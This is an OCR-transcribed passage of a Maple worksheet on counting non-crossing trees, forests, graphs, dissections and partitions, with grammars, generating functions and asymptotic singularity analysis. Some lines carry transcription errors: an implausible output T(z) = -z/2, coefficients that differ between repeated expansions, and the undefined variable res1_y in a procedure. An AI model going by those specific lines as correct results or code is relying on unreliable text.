$$\mathrm{Prod}(Z, E, \mathrm{Sequence}(\mathrm{Prod}(Z, E, \mathrm{Sequence}(\mathrm{Prod}(Z, E, \mathrm{Sequence}(\mathrm{Prod}(Z, E, E)))))))), \mathrm{Prod}(Z, E, E)),$$
$$\mathrm{Sequence}(\mathrm{Sequence}(\mathrm{Prod}(Z, E, E), \mathrm{Prod}(Z, E, E), \mathrm{Prod}(Z, E, E)), \mathrm{Prod}(Z, E, E)))$$

And an example of random graph:

```
> plotNCGraph(draw([C,ar],size=10));
```



>

General graphs

As observed in [FlaNo97], a general graph is obtained from a connected one by the substitution Z -> Prod(Z, G). So that we just have to rewrite the previous grammar by adding a new symbol which makes this substitution. Notice however that the decomposition of a connected graph misses a configuration for general graphs: the one where vertex v_1 does not have any child, which we therefore add:

```
> br:={EA = Union(Sequence(EA, card >= 2),
Prod(V, Sequence(EA), Sequence(EA))
),
V=Union(Prod(Z, G)),
G=Union(Epsilon,
Prod(Z, G),
Prod(V,V,Sequence(EA), Sequence(EA),
Sequence(Union(Sequence(EA,card>=1), Prod(V,Sequence(EA),Sequence(EA)))))
)
};
```

$$br := \{EA = \mathrm{Union}(\mathrm{Sequence}(EA, 2 \le card), \mathrm{Prod}(V, \mathrm{Sequence}(EA), \mathrm{Sequence}(EA))), V = \mathrm{Union}(\mathrm{Prod}(Z, G)), G =$$
$$\mathrm{Union}(E, \mathrm{Prod}(Z, G), \mathrm{Prod}(V, V, \mathrm{Sequence}(EA), \mathrm{Sequence}(EA),$$
$$\mathrm{Sequence}(\mathrm{Union}(\mathrm{Sequence}(EA, 1 \le card), \mathrm{Prod}(V, \mathrm{Sequence}(EA), \mathrm{Sequence}(EA)))))))\}$$

The number of graphs is given by the following sequence, not to be found in [Sloa95]:

```
> ggSeq:=[seq(count([G, br], size=i), i=0..20)];
```

$$ggSeq := [1, 1, 2, 8, 48, 352, 2880, 25216, 231168, 2190848, 21292032, 211044352, 2125246464, 21681954816,$$
$$223623069696, 2327818174464, 24424842461184, 258054752698368, 2742964283768832, 29312424612462592,$$
$$314739971287154688]

In this case, it also turns out that the differential equation verified by y is of order 1:

```
> ggDiffEq:=listtodiffeq(ggSeq,y(x));
```

$$ggDiffEq := \left[\{y(0) = 1, -1 + 18x + (1 - 18x + 8x^2)\,y(x) + (12x^2 - 4x^3 - x)\left(\frac{\partial}{\partial x}y(x)\right)\}, ogf\right]$$

From this equation and the condition $\mathrm{coeff}(y(x), x, 1) = 1$, we get the following closed form:

```
> closedForm:=dsolve(ggDiffEq[1],y(x));
subs(_C1=-1/2,closedForm);
```

$$closedForm := y(x) = 1 + \frac{3}{2}x - x^2 + x\sqrt{-12x + 4x^2 + 1}\_C1$$

$$y(x) = 1 + \frac{3}{2}x - x^2 - \frac{1}{2}x\sqrt{-12x + 4x^2 + 1}$$

As shown in [FlaNo97], this corresponds to the general term:

```
> cn:=proc(n)
local k,l;
sum((-1)^k*product(2*l-1,l=1..n-k-1)/(factorial(k)*factorial(n-2*k))*3^(n-2*k)*2^(-k-2), k=0..iquo(n,2))
end:
```

```
> gn:=proc(n) 2^n*cn(n-1) end;
```

$$gn := \mathbf{proc}(n)\ 2^n * \mathrm{cn}(n-1)\ \mathbf{end}$$

```
> seq(gn(i), i=3..10);
```

$$8, 48, 352, 2880, 25216, 231168, 2190848, 21292032$$

Dissections and partitions

Dissections

A dissection of a convex polygon $P_n = \{v_1, \ldots, v_n\}$ is a partition of the polygon into polygonal regions by means of non-crossing diagonals. If the polygonal region containing the edge $v_1 v_2$ has $r+1$ sides, one gets a bigger dissection by replacing the r edges by a dissection. So that a dissection is either an edge connecting two vertices or a sequence of dissections. The tricky point in sequencing 2 dissections consists in not counting the same vertex twice, as for the connected graphs above. When sequencing dissections, we therefore assume that each dissection provides its rightmost point while the lefmost one is the rightmost point of the dissection to the left in the sequence. With this convention, the number of dissections of size i actually counts the number of dissections of a polygon with $i+1$ vertices, and the grammar is:

```
> dissG:={Di=Union(Z, Sequence(Di, card >= 2))};
```

$$dissG := \{Di = \mathrm{Union}(Z, \mathrm{Sequence}(Di, 2 \le card))\}$$

The corresponding sequence, M2898 in [Sloa95] and related to Schroeder's second problem is:

```
> seq(count([Di, dissG], size=i), i=1..10);
```

$$1, 1, 3, 11, 45, 197, 903, 4279, 20793, 103049$$

Partitions

A non-crossing partition of size n is a partition of [n]={1,2,...,n} such that if a<b<c<d and a block contains a and c, then no block contains b and d. Given a partition block, possibly empty, one gets a bigger partition by subsituting to each vertex the product between Z and another partition. So that:

```
> partG:={P=Sequence(V), V = Prod(Z,P)};
```

$$partG := \{P = \mathrm{Sequence}(V), V = \mathrm{Prod}(Z, P)\}$$

We get the sequence of Catalan numbers, which can be checked in terms of generating functions:

> **seq(count([P, partG], size=i), i=1..10);**

$$1, 2, 5, 14, 42, 132, 429, 1430, 4862, 16796$$

> **gfsolve(partG, unlabelled, z);**

$$\{Z(z) = z, V(z) = \frac{1}{2} - \frac{1}{2}\sqrt{1 - 4z}, P(z) = \frac{1}{2}\frac{1 - \sqrt{1 - 4z}}{z}\}$$

Univariate asymptotics

Asymptotic counting: algorithm

Outline

As shown in [FlaNo97] for the six NC configurations we are interested in, the generating function $y(z)$ satisfies an algebraic equation. In the case of NC forests for example, we have:

> **eq:=y^3+(-z+z^2-3)*y^2+(z+3)*y-1;**

$$eq := y^3 + (-z + z^2 - 3)y^2 + (z + 3)y - 1$$

Like in many implicitely defined functions [Dr97, HaPa73], we expect *a priori* $y(z)$ to have locally an expansion of the square-root type, that is:

$$y(z) = c_0 + c_1\sqrt{1 - \frac{z}{\rho}} + c_2\left(1 - \frac{z}{\rho}\right) + O\left(\left(1 - \frac{z}{\rho}\right)^{\left(\frac{3}{2}\right)}\right)$$

By a singularity analysis at the dominant singularity ρ and denoting $\gamma = -\frac{c_1}{2}$, we get:

$$[z^n]\,y(z) = \frac{c_1\,\rho^{(-n)}\left(1 + O\left(\frac{1}{n}\right)\right)}{\Gamma\left(-\frac{1}{2}\right)\sqrt{n^3}} \quad \text{or} \quad y_n = \frac{\gamma\,\rho^{(-n)}\left(1 + O\left(\frac{1}{n}\right)\right)}{\sqrt{\pi\,n^3}}$$

We now examplify this method for the class of NC-forests. The singulatities sought may arise at those points z such that E(z,y)=0 and $\frac{\partial}{\partial y}E(z, y) = 0$. In order to get the candidates z satisfyning these conditions, we just have to eliminate y between the two previous equations through a resultant computation:

> **res_y:=resultant(eq,diff(eq,y),y);**
res_y:=expand(normal(res_y/gcd(res_y,diff(res_y,z))));
Omega[0]:=normal(res_y/z^ldegree(res_y));

$$res\_y := -4z^3 + 32z^4 + 8z^5 - 5z^6$$

$$res\_y := -4z + 32z^2 + 8z^3 - 5z^4$$

$$\Omega_0 := -4 + 32z + 8z^2 - 5z^3$$

And the singularities sought are the solutions of the previous equation whose modulus is smaller than 1. If the set

found has cardinality one, we are done. It actually turns out that this is the case for all our configurations but the connected graphs where a `ghost' singularity has to be elimanated by an external argument --see [FlaNo97]. In our case:

```
> rhonums:=[fsolve(Omega[0],z,complex)];
Omega[1]:=map(proc(x) if abs(x)<1 then x fi end,rhonums);
```

$$rhonums := [-1.930283307,\ .1215851069,\ 3.408698200]$$

$$\Omega_1 := [.1215851069]$$

And a convenient way to represent our singularity both in symbolic and numerical form is:

```
> rho_symb:=RootOf(Omega[0], z, op(Omega[1]));
```

$$rho\_symb := \mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3,\ .1215851069)$$

Since in our case the dominant coefficient of the equation in y does not vanish, the function remains finite at its singularity. Its value $\tau = \lim_{z \to \rho} y(z)$ is also the quantity c_0 defined above. Since the point $P(\rho, \tau)$ is a singularity, we have $E(\rho, \tau) = 0$ and $\left(\frac{\partial}{\partial y} E(z, y)\right)_{\rho, \tau} = 0$. Candidate values for τ are therefore obtained as follows:

```
> deq:=subs(z=rho_symb, diff(eq,y));
print(`Candidate values for function at singularity`);
tau_vals:=[fsolve(deq,y)];
print(tau_vals);
```

$$deq := 3y^2 + 2\left(-\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3,\ .1215851069) + \mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3,\ .1215851069)^2 - 3\right)y + \mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3,\ .1215851069) + 3$$

Candidate values for function at singularity

$$tau\_vals := [.8568817020,\ 1.214319744]$$

$$[.8568817020,\ 1.214319744]$$

Plugging back these candidates into the equation eq, we could get the correct one from a carefully controlled numerical analysis:

```
> eTau:=subs(z=rho_symb, eq);
[seq( evalf(subs(y=tau_vals[i], eTau)), i=1..nops(tau_vals))];
```

$$eTau := y^3 + \left(-\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3,\ .1215851069) + \mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3,\ .1215851069)^2 - 3\right)y^2 + \left(\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3,\ .1215851069) + 3\right)y - 1$$

$$[.02283349037,\ -.69\ 10^{-9}]$$

To get the constant c_1 we are missing, let us just compute the Puiseux expansions verified by $y(z)$ with the algeqtoseries procedure from the gfun package:

```
> all_puis:=algeqtoseries(subs(z=rho_symb*(1-t^2),eq),t,y,6);
```

$$
\begin{aligned}
&all\_puis := \Bigg[\\
&\left(\frac{25}{37} + \frac{1}{37}\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069) - \frac{2}{37}\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2\right) \\
&- \left(-2.5 - \mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069) + 2\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2\right) \\
&\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)\Big(-12 - 49\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069) \\
&- 4\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 + 4\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^3\Big) \\
&\Big/\Big(553\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069) - 432 \\
&- 1923\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 - 210\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^3 \\
&+ 136\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^4\Big)t^2 - 2 \\
&\left(-2.5 - \mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069) + 2\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2\right) \\
&\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2\Big(-62184756\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 \\
&- 33723438\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^9 \\
&- 152968\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^8 \\
&- 1486900\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^7 \\
&+ 3704306\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^6 \\
&+ 18584788\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^5 \\
&- 21010686\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^3 \\
&- 25667617\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^{10} \\
&+ 43664\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^4 \\
&- 81439279\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^4 + 1181952\Big) \Big/ \Big(\\
&553\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069) - 432 \\
&- 1923\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 - 210\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^3 \\
&+ 136\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^4\Big)^3 t^4 + O(t^6), \frac{43}{37} \\
&+ \frac{18}{37}\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069) - \frac{35}{74}\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 + \\
&\mathrm{RootOf}\Big(1369\_Z^2 + 5290\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 - 228 \\
&+ 981\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)\Big)t + \Big(
\end{aligned}
$$

$$\frac{1365}{1369}\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^2-\frac{98}{1369}$$
$$-\frac{664}{1369}\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)\Big)t^2+\Big(\frac{4657}{50653}\,\mathrm{RootOf}\Big(1369\_Z^2$$
$$+5290\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^2-228$$
$$+981\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)\Big)\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)-\frac{5170}{50653}$$
$$\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^2\,\mathrm{RootOf}\Big(1369\_Z^2$$
$$+5290\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^2-228$$
$$+981\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)\Big)-\frac{24841}{50653}\,\mathrm{RootOf}\Big(1369\_Z^2$$
$$+5290\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^2-228$$
$$+981\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)\Big)\Big)t^3+O(t^{7/2})\Big]$$

and select those with a t term --which corresponds to the square-root sought due to the change of variable $z=\rho\,(1-t^2)$:

```
> #--convert into series i.e. remove the O()
all_puis_s:=map(eval, map2(subs, O=0, all_puis));
#--collect the coeff in t and select the non-null one(s)
c1:=map(proc(x) if x<>0 then x fi end, map(coeff, all_puis_s, t, 1));
print(`Constant`, evalf(c1,10));
```

$$all\_puis\_s:=\Big[$$
$$\Big(\frac{25}{37}+\frac{1}{37}\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)-\frac{2}{37}\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^2\Big)$$
$$-\Big(-25-\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)+2\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^2\Big)$$
$$\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)\Big(-12-49\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)$$
$$-4\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^2+4\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^3\Big)$$
$$\Big/\Big(553\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)-432$$
$$-1923\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^2-210\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^3$$
$$+136\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^4\Big)t^2-2$$
$$\Big(-25-\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)+2\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^2\Big)$$
$$\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^2\Big(-62184756\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^2$$
$$-33723438\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)$$
$$-152968\,\mathrm{RootOf}(4-32\_Z-8\_Z^2+5\_Z^3,.1215851069)^9$$

$$
\begin{aligned}
&- 1486900\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^8 \\
&+ 3704306\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^7 \\
&+ 18584788\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^6 \\
&- 21010686\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^5 \\
&- 25667617\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^3 \\
&+ 43664\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^{10} \\
&- 81439279\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^4 + 1181952\Big) \Big/ \Big(\\
&553\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069) - 432 \\
&- 1923\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 - 210\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^3 \\
&+ 136\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^4\Big)^3 t^4, \frac{43}{37} \\
&+ \frac{18}{37}\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069) - \frac{35}{74}\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 + \\
&\mathrm{RootOf}\Big(1369\_Z^2 + 5290\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 - 228 \\
&+ 981\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)\Big) t + \Big(\\
&\frac{1365}{1369}\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 - \frac{98}{1369} \\
&- \frac{664}{1369}\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)\Big) t^2 + \Big(\frac{4657}{50653}\mathrm{RootOf}\Big(1369\_Z^2 \\
&+ 5290\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 - 228 \\
&+ 981\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)\Big)\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069) - \frac{5170}{50653} \\
&\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2\,\mathrm{RootOf}\Big(1369\_Z^2 \\
&+ 5290\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 - 228 \\
&+ 981\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)\Big) - \frac{24841}{50653}\mathrm{RootOf}\Big(1369\_Z^2 \\
&+ 5290\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 - 228 \\
&+ 981\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)\Big)\Big) t^3\Big]
\end{aligned}
$$


$$
\begin{aligned}
&c1 := \Big[\mathrm{RootOf}\Big(1369\_Z^2 + 5290\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 - 228 \\
&+ 981\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)\Big)\Big]
\end{aligned}
$$

$$
\mathit{Constant}, [-.1493185566]
$$

Should we have found several expansions containing a t term, the right one could have been selected from the formula $c_1 = -\sqrt{\frac{2\,\rho\,p_{1,0}}{p_{0,2}}}$ and $p_{i,j} = \frac{\mathrm{Diff}(eq, z\$i, y\$j)_{\rho,\tau}}{i!\,j!}$. Also note that the minus sign has to be adopted for c_1 since the generating function increases with its argument.

We can locally plot the algebraic curve in the neighborhood of the singularity:

```
> implicitplot(eq, z=-.1..0.15, y=-1..1.3, numpoints=5000);
```



Putting everything together, we get the following procedure which we apply to the remaining NC configurations.

Implementation

We first look for the singularity(ies) of smallest modulus(i):

```
> locateDominantSing := proc(eq, y, z)
local res_y, Omega, rhonums,
rho_symb;

#--we look for the z such that eq and diff(eq,y) have a common root y
res_y:=resultant(eq,diff(eq,y),y);
res_y:=expand(normal(res_y/gcd(res_y,diff(res_y,z))));
Omega[0]:=normal(res_y/z^ldegree(res1_y));
rhonums:=[fsolve(Omega[0],z,complex)];

#--we are just interested in roots of modulus < 1
Omega[1]:=map(proc(x) if abs(x)<1 then x fi end,rhonums);
if nops(Omega[1])<>1 then
ERROR(`More than one root of modulus < 1: not implemented!`) fi;

rho_symb:=RootOf(Omega[0], z, op(Omega[1]));
print(`Singularity is`); print(rho_symb);

rho_symb
end:
```

And then the asymptotic expansion. The values returned are:

1.the symbolic expressions for the c_1 constant

2.the dominant singularity ρ

3.the Puiseux expansion

```
> singExpansion:=proc(eq, y, z)
local rho_symb,
deq, tau_vals,
all_puis, all_puis_s, c1;

#--numerical and symbolic representation of the singularities
rho_symb:=locateDominantSing(eq, y, z);

#--values of the function at the singularity
deq:=subs(z=rho_symb, diff(eq,y));
print(`Candidate values for function at singularity`);
tau_vals:=[fsolve(deq,y)];
print(tau_vals);
```

```
#--Puiseux expansion; we expect a single exp. to have a t term
all_puis:=algeqtoseries(subs(z=rho_symb*(1-t^2),eq),t,y,6);

#--convert into series i.e. remove the O()
all_puis_s:=map(eval, map2(subs, O=0, all_puis));
#--collect the coeff in t and select the non-null one(s)
c1:=map(proc(x) if x<>0 then x fi end, map(coeff, all_puis_s, t, 1));

if nops(c1)<>1 then
print(`Problem in singular expansion`); print(all_puis); RETURN(FAIL)
else
c1:=op(c1); if evalf(c1)>0 then c1:=-c1 fi
fi;

#--returns the constant c1 and the singularity in symbolic forms
print(`c1 constant`, c1,evalf(c1,20));
[c1,rho_symb, my_puis]
end:
```

Applications to non-crossing configurations

We now present the whole chain that goes from the grammars specification to the asymptotic machinery. More precisely, for each of the NC configurations studied above, we:

1.call Combstruct[gfeqns] to retrieve the system of equations verified by the generating functions associated with the grammar,

2.compute the algebraic equation verified by a given generating function with gfun[algfuntoalgeq],

3.feed this equation to the asymptotic machinery developped above.

Trees

Generating functions associated with the grammar:

```
> gfeqns(tbf, unlabelled, z);
```

$$\left[B(z) = F(z)^2 Z(z), F(z) = \frac{1}{1 - B(z)}, Z(z) = z, T(z) = \frac{Z(z)}{1 - B(z)}\right]$$

```
> treesSys:=gfsolve(tbf, unlabelled, z);
```

$$treesSys := \left\{F(z) = \text{RootOf}(\_Z + \_Z^3 z + 1), T(z) = -\frac{z}{2}, B(z) = \text{RootOf}(\_Z + \_Z^3 z + 1)^2 z, Z(z) = z\right\}$$

Algebraic equation:

```
> trees:=algfuntoalgeq(subs(treesSys,T(z)), y(z));
```

$$trees := -y z + z^2 + y^3$$

Asymptotic machinery:

```
> resTrees:=singExpansion(trees, y, z):
```

Singularity is

$$\frac{4}{27}$$


Candidate values for function at singularity

$$[-.2222222222, .2222222222]$$

$$c1\ constant, \mathrm{RootOf}(-4 + 243\_Z^2), -.12830005981991683656$$

Plot of the singularity:

> **implicitplot(trees, z=-0.2..0.2, y=-1..1, numpoints=5000);**



Forests

> **forests:=y^3+(-z+z^2-3)*y^2+(z+3)*y-1;**

$$forests := y^3 + (-z + z^2 - 3)y^2 + (z + 3)y - 1$$

> **resForests:=singExpansion(forests, y, z):**

Singularity is

$$\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)$$

Candidate values for function at singularity

$$[.8568817020, 1.214319744]$$

$$c1\ constant, \mathrm{RootOf}\left(1369\_Z^2 + 5290\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)^2 - 228 + 981\,\mathrm{RootOf}(4 - 32\_Z - 8\_Z^2 + 5\_Z^3, .1215851069)\right), -.14931855684380904697$$

Connected graphs

Generating functions associated with the grammar:

> **CGSys:=gfsolve(ar, unlabelled, z);**

$$CGSys := \left\{ Z(z) = z,\ EA(z) = \mathrm{RootOf}(\_Z - 3\_Z^2 + 2\_Z^3 - z),\ C(z) = -\frac{z\left(1 - 3\,\mathrm{RootOf}(\_Z - 3\_Z^2 + 2\_Z^3 - z) + 2\,\mathrm{RootOf}(\_Z - 3\_Z^2 + 2\_Z^3 - z)^2\right)}{-1 + 3\,\mathrm{RootOf}(\_Z - 3\_Z^2 + 2\_Z^3 - z) - 2\,\mathrm{RootOf}(\_Z - 3\_Z^2 + 2\_Z^3 - z)^2 + z} \right\}$$

Algebraic equation:

> **CG:=algfuntoalgeq(subs(CGSys,C(z)), y(z));**

$$CG := y^3 + y^2 - 3yz + 2z^2$$

Asymptotic machinery:

> **resCG:=singExpansion(CG, y, z):**

Error, (in locateDominantSing) More than one root of modulus < 1: not implemented!

As observed in [FlaNo97], due to the two singularities found, we need additional information to select the right one. Eliminating the negative value and performing the previous computations yields the following c_1 and ρ :

> **resCG[1]:=-RootOf(54*_Z^2-7+72*RootOf(-1+108*_Z^2,.962250448649376274 18e-1));**


$$resCG_1 := -\text{RootOf}(54\_Z^2 - 7 + 72\,\text{RootOf}(-1 + 108\_Z^2, .096225044864937627418))$$

> **resCG[2]:=RootOf(-1+108*_Z^2,.962250448649376274 18e-1);**

$$resCG_2 := \text{RootOf}(-1 + 108\_Z^2, .096225044864937627418)$$

Plot of the singularity:

> **implicitplot(CG, z=-0.05..0.15, y=-.05..0.2, numpoints=10000);**



General graphs

Generating functions associated with the grammar:

> **GGSys:=gfsolve(br, unlabelled, z);**

$$GGSys := \{EA(z) = \frac{1}{4} - \frac{1}{2}z - \frac{1}{4}\sqrt{1 - 12z + 4z^2}, V(z) = z\left(1 + z + 2\left(\frac{1}{4} - \frac{1}{2}z - \frac{1}{4}\sqrt{1 - 12z + 4z^2}\right)z\right),$$
$$G(z) = 1 + z + 2\left(\frac{1}{4} - \frac{1}{2}z - \frac{1}{4}\sqrt{1 - 12z + 4z^2}\right)z, Z(z) = z\}$$

Algebraic equation:

> **GG:=algfuntoalgeq(subs(GGSys,G(z)), y(z));**

$$GG := y^2 + (-2 - 3z + 2z^2)y + 1 + 3z$$

Asymptotic machinery:

> **resGG:=singExpansion(GG, y, z):**

Singularity is

$$\text{RootOf}(1 - 12\_Z + 4\_Z^2, .08578643763)$$


Candidate values for function at singularity

$$[1.121320344]$$

$$c1\ constant, \mathrm{RootOf}(8\_Z^2 + 198\,\mathrm{RootOf}(1 - 12\_Z + 4\_Z^2, .08578643763) - 17), -.042257173759048982037$$

Plot of the singularity:

```
> implicitplot(GG, z=-0.2..0.1, y=0.9..1.2, numpoints=10000);
```



Dissections

```
> dissSys:=gfsolve(dissG, unlabelled, z);
```

$$dissSys := \{\mathrm{Di}(z) = \frac{1}{4} + \frac{1}{4}z - \frac{1}{4}\sqrt{1 - 6z + z^2}, \mathrm{Z}(z) = z\}$$

```
> diss:=algfuntoalgeq(subs(dissSys,Di(z)), y(z));
```

$$diss := 2y^2 + (-1 - z)y + z$$

```
> resDiss:=singExpansion(diss, y, z):
```

Singularity is

$$\mathrm{RootOf}(1 - 6\_Z + \_Z^2, .1715728753)$$

Candidate values for function at singularity

$$[.2928932168]$$

$$c1\ constant, \mathrm{RootOf}(8\_Z^2 + 3\,\mathrm{RootOf}(1 - 6\_Z + \_Z^2, .1715728753) - 1), -.24629285775235400967$$

